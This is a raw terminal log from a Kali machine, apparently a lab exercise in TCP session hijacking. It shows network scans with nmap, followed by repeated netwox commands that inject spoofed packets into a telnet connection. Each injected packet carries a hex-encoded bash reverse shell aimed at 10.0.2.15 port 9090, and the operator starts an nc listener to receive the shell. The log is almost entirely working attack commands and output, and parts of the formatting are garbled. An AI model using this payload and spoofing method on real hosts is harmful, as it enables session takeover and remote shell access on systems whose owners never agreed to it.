-i|--ip4-offsetfrag uint32 IP4 offsetfrag {0}
-j|--ip4-ttl uint32 IP4 ttl {0}
-k|--ip4-protocol uint32 IP4 protocol {0}
-l|--ip4-src ip IP4 src {10.0.2.15}
-m|--ip4-dst ip IP4 dst {5.6.7.8}
-n|--ip4-opt ip4opts IPv4 options
-o|--tcp-src port TCP src {1234}
-p|--tcp-dst port TCP dst {80}
-q|--tcp-seqnum uint32 TCP seqnum (rand if unset) {0}
-r|--tcp-acknum uint32 TCP acknum {0}
-s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1
-t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
-u|--tcp-reserved3|+u|--no-tcp-reserved3 TCP reserved3
-v|--tcp-reserved4|+v|--no-tcp-reserved4 TCP reserved4
-w|--tcp-cwr|+w|--no-tcp-cwr TCP cwr
-x|--tcp-ecr|+x|--no-tcp-ecr TCP ecr
-y|--tcp-urg|+y|--no-tcp-urg TCP urg
-z|--tcp-ack|+z|--no-tcp-ack TCP ack
-A|--tcp-psh|+A|--no-tcp-psh TCP psh
-B|--tcp-rst|+B|--no-tcp-rst TCP rst

-C|--tcp-syn|+C|--no-tcp-syn TCP syn
-D|--tcp-fin|+D|--no-tcp-fin TCP fin
-E|--tcp-window uint32 TCP window {0}
-F|--tcp-urgptr uint32 TCP urgptr {0}
-G|--tcp-opt tcptopts TCP options
-H|--tcp-data mixed_data mixed data
--help2 display help for advanced parameters

Example: netwox 40

root@kali:~# history

- 1 apt -y install virtualbox-guest-x11
- 2 reboot
- 3 zerofree -v /dev/sda1 && poweroff
- 4 reboot
- 5 passwd
- 6 route -n
- 7 nmap -sS -O 10.0.2.2/24
- 8 nmap -O 10.0.2.3
- 9 nmap -O 10.0.2.4
- 10 nmap -O 10.0.2.2
- 11 wireshark
- 12 ping 192.168.100.1
- 13 nmap 192.168.100.1
- 14 nmap -v 192.168.100.1
- 15 ifconfig
- 16 curl
- 17 curl --manual
- 18 route -n
- 19 nmap 192.168.100.1-254
- 20 nmap 192.168.2.0

```
21 ping 192.168.2.1
22 nmap 192.168.2.0/24
23 nmap -sn 192.168.2.0/24
24 nmap -sv 192.168.2.1
25 nmap -o 192.168.2.1
26 nmap -o 192.168.2.0/24
27 nmap -o 192.168.2.2
28 arp 192.168.2.1
29 arp 192.168.2.23
30 nmap -o 192.168.2.23
31 nmap -O 192.168.2.23
32 nmap -A 192.168.2.104
33 nmap -A 192.168.2.106
34 nmap -A 192.168.2.1
35 nmap -A 192.168.2.3
36 history
37 tcpdump -nvvX -s0 -i eth0 tcp potrange 22-23
38 tcpdump net 192.1.1
39 $cat > geekfile.txt
40 cat>greekfile.txt
41 grep -i "UNix" geekfile.txt
42 grep -i geekfile.txt
43 grep -c "unix" geekfile.txt
44 cat >> notefile
45 vi testFile.txt
46 ls
47 cat>>test/txt
48 cat>>test.txt
49 test.txt
```



```

50 ls -l test.txt
51 cat test.txt
52 cat testFile.txt
53 del testFile.txt
54 cat>testFile.tct
55 ls
56 rm *.tct
57 ls
58 rm *.txt
59 ls
60 rm notefile
61 ls
62 sudo sysctl -q net.ipv.tcp_max_syn_backlog
63 sudo sysctl1 -q net.ipv.tcp_max_syn_backlog
64 sudo sysctl -q net.ipv.tcp_max_syn_backlog
65 sudo sysctl -q net.ipv4.tcp_max_syn_backlog
66 telnet 10.0.2.5
67 netwox 40 --help2
68 netwox 40 --help
69 history

root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 36664 -p 23 -q 872460512 -r 1302734156 -E
274 -j 64 -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

```

```

IP_____
|version| ihl |   tos   |   totlen   | |
|__4__|__5__|__0x00=0__|____0x0058=88____|
|      id      |r|D|M|  offsetfrag  |
|____0xAC11=44049____|0|0|0|____0x0000=0____|
|  ttl  | protocol |   checksum   |

```

0x40=64	0x06=6	0xB686
source		
10.0.2.4		
destination		
10.0.2.5		

TCP

source port	destination port
0x8F38=36664	0x0017=23
seqnum	
0x3400B0E0=872460512	
acknum	
0x4DA6254C=1302734156	
doff r r r r C E U A P R S F	window
5 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	0x0112=274
checksum	urgptr
0xA779=42873	0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

```
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E
274 -j 64 -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631
```

IP

version	ihl	tos	totlen
4	5	0x00=0	0x0058=88
id	r D M	offsetfrag	
0x643E=25662		0 0 0	0x0000=0
ttl	protocol	checksum	
0x40=64	0x06=6	0xFE59	

```

|           source           |
|_____10.0.2.5_____|
|           destination      |
|_____10.0.2.4_____|
TCP_____
|   source port   |   destination port   |
|_____0x8F38=36664_____|_____0x0017=23_____|
|           seqnum          |
|_____0x3400B0E0=872460512_____|
|           acknum          |
|_____0x4DA6254C=1302734156_____|
| doff |r|r|r|r|C|E|U|A|P|R|S|F|   window   |
|__5__|0|0|0|0|0|0|0|0|0|0|0|0|_____0x0112=274_____|
|   checksum   |   urgptr   |
|_____0xA779=42873_____|_____0x0000=0_____|

```

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E 274 -j 64 -H

2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e2631

```

IP_____
|version| ihl |   tos   |   totlen   | |
|__4__|__5__|___0x00=0___|_____0x0058=88_____|
|   id   |r|D|M|   offsetfrag   |
|_____0xCACA=51914_____|0|0|0|_____0x0000=0_____|
|   ttl   | protocol |   checksum   |
|_____0x40=64_____|_____0x06=6_____|_____0x97CD_____|
|           source           |

```

10.0.2.5	
destination	
10.0.2.4	
TCP	
source port	destination port
0x8F38=36664	0x0017=23
seqnum	
0x3400B0E0=872460512	
acknum	
0x4DA6254C=1302734156	
doff r r r C E U A P R S F	window
5 0 0 0 0 0 0 0 0 0 0 0 0 0	0x0112=274
checksum	urgptr
0xA779=42873	0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E 274 -j 64 -H

2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e2631

IP			
version	ihl	tos	totlen
4	5	0x00=0	0x0058=88
id	r D M	offsetfrag	
0x55AB=21931		0 0 0	0x0000=0
ttl	protocol	checksum	
0x40=64	0x06=6	0x0CED	
source			
10.0.2.5			

```

|           destination           |
|_____10.0.2.4_____|
TCP_____
|   source port   |   destination port   |
|_____0x8F38=36664_____|_____0x0017=23_____|
|           seqnum           |
|_____0x3400B0E0=872460512_____|
|           acknum           |
|_____0x4DA6254C=1302734156_____|
| doff |r|r|r|r|C|E|U|A|P|R|S|F|   window   | | |
|__5__|0|0|0|0|0|0|0|0|0|0|0|0|0|0|_____0x0112=274_____|
|   checksum   |   urgptr   |
|_____0xA779=42873_____|_____0x0000=0_____|

```

```

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
root@kali:~# netwox 40 --help2

```

Title: Spoof Ip4Tcp packet

```

+-----+
| This tool sends a fake packet on the network. |
| Each parameter name should be self explaining. |
| Parameter --spoofip indicates how to generate link layer for spoofing. |
| Values 'best', 'link' or 'raw' are common choices for --spoofip. Here |
| is the list of accepted values: |
| - 'raw' means to spoof at IP4/IP6 level (it uses system IP stack). If |
| a firewall is installed, or on some systems, this might not work. |
| - 'linkf' means to spoof at link level (currently, only Ethernet is |
| supported). The 'f' means to Fill source Ethernet address. |
| However, if source IP address is spoofed, it might be impossible |

```

| to Fill it. So, linkf will not work: use linkb or linkfb instead. |

| - 'linkb' means to spoof at link level. The 'b' means to left a Blank |

| source Ethernet address (0:0:0:0:0:0, do not try to Fill it). |

| - 'linkfb' means to spoof at link level. The 'f' means to try to Fill |

| source Ethernet address, but if it is not possible, it is left |

| Blank. |

| - 'rawlinkf' means to try 'raw', then try 'linkf' |

| - 'rawlinkb' means to try 'raw', then try 'linkb' |

| - 'rawlinkfb' means to try 'raw', then try 'linkfb' |

| - 'linkfraw' means to try 'linkf', then try 'raw' |

| - 'linkbraw' means to try 'linkb', then try 'raw' |

| - 'linkfbraw' means to try 'linkfb', then try 'raw' |

| - 'link' is an alias for 'linkfb' |

| - 'rawlink' is an alias for 'rawlinkfb' |

| - 'linkraw' is an alias for 'linkfbraw' |

| - 'best' is an alias for 'linkraw'. It should work in all cases. |

|

| This tool may need to be run with admin privilege in order to spoof. |

+-----+

Synonyms: hping, send

Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip4opts] [-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-w|+w] [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcptopts] [-H mixed_data] [-a spoofip] [-J uint32] [-K uint32] [-L uint32] [-M uint32] [-N uint32]

Parameters:

-c|--ip4-tos uint32 IP4 tos {0}

-e|--ip4-id uint32 IP4 id (rand if unset) {0}

-f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved

-g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag

-h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag

-i|--ip4-offsetfrag uint32 IP4 offsetfrag {0}
-j|--ip4-ttl uint32 IP4 ttl {0}
-k|--ip4-protocol uint32 IP4 protocol {0}
-l|--ip4-src ip IP4 src {10.0.2.15}
-m|--ip4-dst ip IP4 dst {5.6.7.8}
-n|--ip4-opt ip4opts IPv4 options
-o|--tcp-src port TCP src {1234}
-p|--tcp-dst port TCP dst {80}
-q|--tcp-seqnum uint32 TCP seqnum (rand if unset) {0}
-r|--tcp-acknum uint32 TCP acknum {0}
-s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1
-t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
-u|--tcp-reserved3|+u|--no-tcp-reserved3 TCP reserved3
-v|--tcp-reserved4|+v|--no-tcp-reserved4 TCP reserved4
-w|--tcp-cwr|+w|--no-tcp-cwr TCP cwr
-x|--tcp-ecr|+x|--no-tcp-ecr TCP ecr
-y|--tcp-urg|+y|--no-tcp-urg TCP urg
-z|--tcp-ack|+z|--no-tcp-ack TCP ack
-A|--tcp-psh|+A|--no-tcp-psh TCP psh
-B|--tcp-rst|+B|--no-tcp-rst TCP rst
-C|--tcp-syn|+C|--no-tcp-syn TCP syn
-D|--tcp-fin|+D|--no-tcp-fin TCP fin
-E|--tcp-window uint32 TCP window {0}
-F|--tcp-urgptr uint32 TCP urgptr {0}
-G|--tcp-opt tcptopts TCP options
-H|--tcp-data mixed_data mixed data
-a|--spoofip spoofip IP spoof initialization type {best}
-J|--ip4-ihl uint32 IP4 ihl {5}
-K|--ip4-totlen uint32 IP4 totlen {0}

-L|--ip4-checksum uint32 IP4 checksum {0}
 -M|--tcp-doff uint32 TCP data offset {0}
 -N|--tcp-checksum uint32 TCP checksum {0}
 --help display simple help
 --kbd ask missing parameters from keyboard
 --kbd-k or --kbd-name ask parameter -k|--name from keyboard
 --argfile file ask missing parameters from file

Example: netwox 40

```

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E
274 -j 64 -z -A -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631
  
```

```

IP_____
|version| ihl |  tos  |      totlen      | | |
|__4__|__5__|__0x00=0__|_____0x0058=88_____|
|      id      |r|D|M|  offsetfrag  |
|_____0xAE38=44600_____||0|0|0|_____0x0000=0_____|
|  ttl  | protocol |      checksum      |
|__0x40=64__|__0x06=6__|_____0xB45F_____|
|          source          |
|_____10.0.2.5_____|
|          destination      |
|_____10.0.2.4_____|
TCP_____
|  source port  |  destination port  |
|_____0x8F38=36664_____||_____0x0017=23_____|
|          seqnum          |
|_____0x3400B0E0=872460512_____|
|          acknum          |
|_____0x4DA6254C=1302734156_____|
  
```

```
| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      |
|__5__|0|0|0|0|0|0|0|1|1|0|0|0|_____0x0112=274_____|
|      checksum      |      urgptr      |
|_____0xA761=42849_____|_____0x0000=0_____|
```

```
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
```

```
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
```

```
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
```

```
root@kali:~# pwd
```

```
/root
```

```
root@kali:~# nc -l 9090 -v
```

```
9090: inverse host lookup failed: Unknown host
```

```
listening on [any] 33415 ...
```

```
^X^C
```

```
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E
274 -j 64 -z -A -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631
```

```
IP_____
|version| ihl |   tos   |   totlen   | |
|__4__|__5__|__0x00=0__|_____0x0058=88_____|
|      id      |r|D|M|   offsetfrag   |
|_____0xFAAB=64171_____|0|0|0|_____0x0000=0_____|
|  ttl  | protocol |   checksum   |
|__0x40=64__|__0x06=6__|_____0x67EC_____|
|      source      |
|_____10.0.2.5_____|
|      destination      |
|_____10.0.2.4_____|
TCP_____
|   source port   |   destination port   |
```

0x8F38=36664		0x0017=23	
seqnum			
0x3400B0E0=872460512			
acknum			
0x4DA6254C=1302734156			
doff r r r C E U A P R S F		window	
__5__ 0 0 0 0 0 0 0 1 1 0 0 0		0x0112=274	
checksum		urgptr	
0xA761=42849		0x0000=0	

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

```
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E
274 -j 64 -z -A -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631
```

IP			
version	ihl	tos	totlen
__4__	__5__	0x00=0	0x0058=88
id	r D M	offsetfrag	
0x2710=10000	0 0 0	0x0000=0	
ttl	protocol	checksum	
0x40=64	0x06=6	0x3B88	
source			
10.0.2.5			
destination			
10.0.2.4			

TCP	
source port	destination port
0x8F38=36664	0x0017=23

seqnum	
0x3400B0E0=872460512	
acknum	
0x4DA6254C=1302734156	
doff r r r r C E U A P R S F	window
__5__ 0 0 0 0 0 0 0 1 1 0 0 0	0x0112=274
checksum	urgptr
0xA761=42849	0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
 283 -j 64 -z -A -H
 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
 03c263120323e2631

IP			
version	ihl	tos	totlen
__4__	__5__	__0x00=0__	__0x0058=88__
id	r D M	offsetfrag	
__0x2317=8983__	0 0 0	__0x0000=0__	
ttl	protocol	checksum	
__0x40=64__	__0x06=6__	__0x3F81__	
source			
10.0.2.5			
destination			
10.0.2.4			

TCP	
source port	destination port
__0xBFF8=49144__	__0x0017=23__
seqnum	

```

|_____0x26097F6B=638156651_____|
|          acknum          |
|_____0xD8D4A0E6=3637813478_____|
| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      |
|__5__|0|0|0|0|0|0|0|1|1|0|0|0|_____0x011B=283_____|
|      checksum      |      urgptr      |
|_____0xAF3B=44859_____|_____0x0000=0_____|

```

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

```

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
283 -j 64 -Z -A -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

```

Option '-Z' is not supported

Error 10011 : tool argument not decoded

```

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
283 -j 64 -z -A -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

```

```

IP_____
|version| ihl |   tos   |   totlen   | |
|__4__|__5__|__0x00=0__|_____0x0058=88_____|
|      id      |r|D|M|   offsetfrag   |
|_____0xF752=63314_____|0|0|0|_____0x0000=0_____|
|  ttl  | protocol |   checksum   |
|__0x40=64__|__0x06=6__|_____0x6B45_____|
|          source          |
|_____10.0.2.5_____|
|          destination      |
|_____10.0.2.4_____|

```

TCP_____.

source port	destination port
0xBFF8=49144	0x0017=23
seqnum	
0x26097F6B=638156651	
acknum	
0xD8D4A0E6=3637813478	
doff r r r C E U A P R S F	window
5 0 0 0 0 0 0 0 1 1 0 0 0	0x011B=283
checksum	urgptr
0xAF3B=44859	0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
283 -j 64 -z -A -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

IP_____.

version	ihl	tos	totlen
4	5	0x00=0	0x0058=88
id	r D M	offsetfrag	
0x161B=5659	0 0 0	0x0000=0	
ttl	protocol	checksum	
0x40=64	0x06=6	0x4C7D	
source			
10.0.2.5			
destination			
10.0.2.4			

TCP_____.

source port	destination port
0xBFF8=49144	0x0017=23
seqnum	
0x26097F6B=638156651	
acknum	
0xD8D4A0E6=3637813478	
doff r r r r C E U A P R S F	window
5 0 0 0 0 0 0 0 1 1 0 0 0	0x011B=283
checksum	urgptr
0xAF3B=44859	0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

```
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
283 -j 64 -z -A -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631
```

IP			
version	ihl	tos	totlen
4	5	0x00=0	0x0058=88
id	r D M	offsetfrag	
0x5366=21350	0 0 0	0x0000=0	
ttl	protocol	checksum	
0x40=64	0x06=6	0x0F32	
source			
10.0.2.5			
destination			
10.0.2.4			

TCP

source port	destination port
-------------	------------------

0xBFF8=49144		0x0017=23	
seqnum			
0x26097F6B=638156651			
acknum			
0xD8D4A0E6=3637813478			
doff r r r C E U A P R S F		window	
__5__ 0 0 0 0 0 0 0 1 1 0 0 0		0x011B=283	
checksum		urgptr	
0xAF3B=44859		0x0000=0	

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E

283 -j 64 -z -A -H

2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e2631

IP			
version	ihl	tos	totlen
__4__	__5__	0x00=0	0x0058=88
id	r D M	offsetfrag	
0xA0D0=41168	0 0 0	0x0000=0	
ttl	protocol	checksum	
0x40=64	0x06=6	0xC1C7	
source			
10.0.2.5			
destination			
10.0.2.4			

TCP	
-----	--

source port	destination port
0xBFF8=49144	0x0017=23

seqnum	
0x26097F6B=638156651	
acknum	
0xD8D4A0E6=3637813478	
doff r r r C E U A P R S F	window
__5__ 0 0 0 0 0 0 0 1 1 0 0 0	0x011B=283
checksum	urgptr
0xAF3B=44859	0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E 283 -j 64 -z -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e2631

IP			
version	ihl	tos	totlen
__4__	__5__	__0x00=0__	__0x0058=88__
id	r D M	offsetfrag	
__0x5484=21636__	0 0 0	__0x0000=0__	
ttl		protocol	
__0x40=64__	__0x06=6__	__0x0E14__	
source			
10.0.2.5			
destination			
10.0.2.4			

TCP	
source port	destination port
__0xBFF8=49144__	__0x0017=23__
seqnum	

```

|_____0x26097F6B=638156651_____|
|          acknum          |
|_____0xD8D4A0E6=3637813478_____|
| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      |
|__5__|0|0|0|0|0|0|0|1|0|0|0|0|_____0x011B=283_____|
|      checksum      |      urgptr      |
|_____0xAF43=44867_____|_____0x0000=0_____|

```

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

```

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
283 -j 64 -z -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

```

```

IP_____
|version| ihl |   tos   |   totlen   | |
|__4__|__5__|__0x00=0__|_____0x0058=88_____|
|      id      |r|D|M|   offsetfrag   |
|_____0x5EDB=24283_____|0|0|0|_____0x0000=0_____|
|   ttl   | protocol |   checksum   |
|__0x40=64__|__0x06=6__|_____0x03BD_____|
|          source          |
|_____10.0.2.5_____|
|          destination      |
|_____10.0.2.4_____|

```

```

TCP_____
|   source port   |   destination port   |
|_____0xBFF8=49144_____|_____0x0017=23_____|
|          seqnum          |
|_____0x26097F6B=638156651_____|

```

```

|          acknum          |
|_____0xD8D4A0E6=3637813478_____|
| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      |
|__5__|0|0|0|0|0|0|0|1|0|0|0|0|_____0x011B=283_____|
|      checksum      |      urgptr      |
|_____0xAF43=44867_____|_____0x0000=0_____|

```

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

```

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
283 -j 64 -z -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

```

```

IP_____
|version| ihl |   tos   |   totlen   | |
|__4__|__5__|__0x00=0__|_____0x0058=88_____|
|      id      |r|D|M|   offsetfrag   |
|_____0xC0A1=49313_____|0|0|0|_____0x0000=0_____|
|  ttl  |  protocol  |   checksum   |
|__0x40=64__|__0x06=6__|_____0xA1F6_____|
|          source          |
|_____10.0.2.5_____|
|          destination      |
|_____10.0.2.4_____|

```

```

TCP_____
|   source port   |   destination port   |
|_____0xBFF8=49144_____|_____0x0017=23_____|
|          seqnum          |
|_____0x26097F6B=638156651_____|
|          acknum          |

```

|_____0xD8D4A0E6=3637813478_____|

| doff |r|r|r|r|C|E|U|A|P|R|S|F| window |

|__5__|0|0|0|0|0|0|0|0|1|0|0|0|0|_____0x011B=283_____|

| checksum | urgptr |

|_____0xAF43=44867_____||_____0x0000=0_____|

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E

283 -j 64 -z -H

2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

IP_____.

|version| ihl | tos | totlen |

|__4__|__5__|__0x00=0_____|_____0x0058=88_____|

| id |r|D|M| offsetfrag |

|_____0xE46C=58476_____||0|0|0|_____0x0000=0_____|

| ttl | protocol | checksum |

|__0x40=64__|__0x06=6_____|_____0x7E2B_____|

| source |

|_____10.0.2.5_____|

| destination |

|_____10.0.2.4_____|

TCP_____.

| source port | destination port |

|_____0xBFF8=49144_____||_____0x0017=23_____|

| seqnum |

|_____0x26097F6B=638156651_____|

| acknum |

|_____0xD8D4A0E6=3637813478_____|

```

| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      |
|__5__|0|0|0|0|0|0|0|1|0|0|0|0|_____0x011B=283_____|
|      checksum      |      urgptr      |
|_____0xAF43=44867_____|_____0x0000=0_____|
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E
283 -j 64 -z -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631

```

```

IP_____
|version| ihl |   tos   |   totlen   | |
|__4__|__5__|__0x00=0__|_____0x0058=88_____|
|      id      |r|D|M|   offsetfrag   |
|_____0xF331=62257_____|0|0|0|_____0x0000=0_____|
|  ttl  | protocol |   checksum   |
|__0x40=64__|__0x06=6__|_____0x6F66_____|
|           source           |
|_____10.0.2.5_____|
|           destination      |
|_____10.0.2.4_____|

TCP_____
|   source port   |   destination port   |
|_____0xBFF8=49144_____|_____0x0017=23_____|
|           seqnum           |
|_____0x26097F6B=638156651_____|
|           acknum           |
|_____0xD8D4A0E6=3637813478_____|
| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      |

```

__5__ 0 0 0 0 0 0 0 1 0 0 0 0		0x011B=283
checksum	urgptr	
0xAF43=44867		0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

```
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49150 -p 23 -q 1769252259 -r 4135732044 -E
237 -j 64 -z -H
